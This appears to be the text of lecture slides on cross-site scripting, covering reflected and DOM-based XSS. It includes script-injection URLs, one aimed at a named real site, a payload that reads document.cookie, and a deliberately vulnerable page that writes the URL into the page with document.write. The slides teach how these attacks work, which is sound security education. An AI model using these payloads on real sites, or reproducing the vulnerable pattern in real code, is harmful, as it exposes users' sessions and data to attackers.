


For example, suppose a website encodes a message in a URL parameter. If the application does not sanitize the input provided by the URL parameter, an attacker can inject a malicious script into it, like this:

`https://web-app.com/status?message=<script>/*+malicious+code...+*/</script>`

`<p><script>/*+malicious+code...+*/</script></p>`

When a user visits the page, the attacker's script executes, and the script now has access to any action or data that the user can access.



Chapter 09

Cross site scripting: Reflected XSS



Reflected XSS Example

Exploit URL:

`http://www.nikebiz.com/search/?q=<script>alert('XSS')</script>&x=0&y=0`


HTML returned to victim:

```
<div id="pageTitleTxt"> <h2><span class="highlight">Search Results</span><br /> Search: "<script>alert('XSS')</script>"</h2>
```




Chapter 09

Cross site scripting: DOM-based Scripting




DOM-based Cross-site Scripting

- The Document Object Model (DOM) is interface (API) for HTML and XML documents.
- The DOM is an internal data structure that stores all of the objects and properties of a web page. **For example, every tag used in HTML code represents a DOM object.**
- Additionally, the DOM of a web page contains information about such properties as the page URL and meta information. Developers may refer to these objects and properties using JavaScript and change them dynamically.




- The Document Object Model is what makes dynamic, single-page applications possible. However, it is also what makes DOM-based cross-site scripting possible.
- Unlike all other types of cross-site scripting, DOM-based XSS is purely a client-side vulnerability. This means that during a DOM-based XSS attack, the payload never reaches the server. The entire attack happens in the web browser.




Chapter 09

Cross site scripting: DOM-based Scripting

- DOM-based XSS is an advanced XSS attack. It is possible if the web application's client-side scripts write data provided by the user to the Document Object Model (DOM).
- *Again : A DOM-based XSS attack is often a client-side attack and the malicious payload is never sent to the server.* This makes it even more difficult to detect for Web Application Firewalls (WAFs) and security engineers who analyze server logs because they will never even see the attack.



- The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM.
- DOM objects that are most often manipulated include the URL (document.URL), the anchor part of the URL (location.hash), and the Referrer (document.referrer).




Chapter 09

Cross site scripting: DOM-based Scripting

The example below of a welcome page in a web application, which retrieves a URL parameter to populate the user's name.

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome
...
</HTML>
```





Chapter 09


Cross site scripting: DOM-based Scripting

- This page uses a URL parameter to input the user's name, like this:
 - <http://www.vulnerable.site/welcome.html?name=Jill>
- But a malicious user **can inject JavaScript code into the request, like this:**
 - [http://www.vulnerable.site/welcome.html?name=alert\(document.cookie\)](http://www.vulnerable.site/welcome.html?name=alert(document.cookie))

DOM-based XSS



- The difference between DOM-based XSS attacks and other types is that the malicious code is loaded into the DOM as opposed to the website. Otherwise, it works similarly to a non-persistent XSS attack.
- It's relatively similar to reflected XSS but the difference is that in modifying the DOM the data might not ever get to the server (which changes how it can/should be mitigated as server-side filters might not be effective).

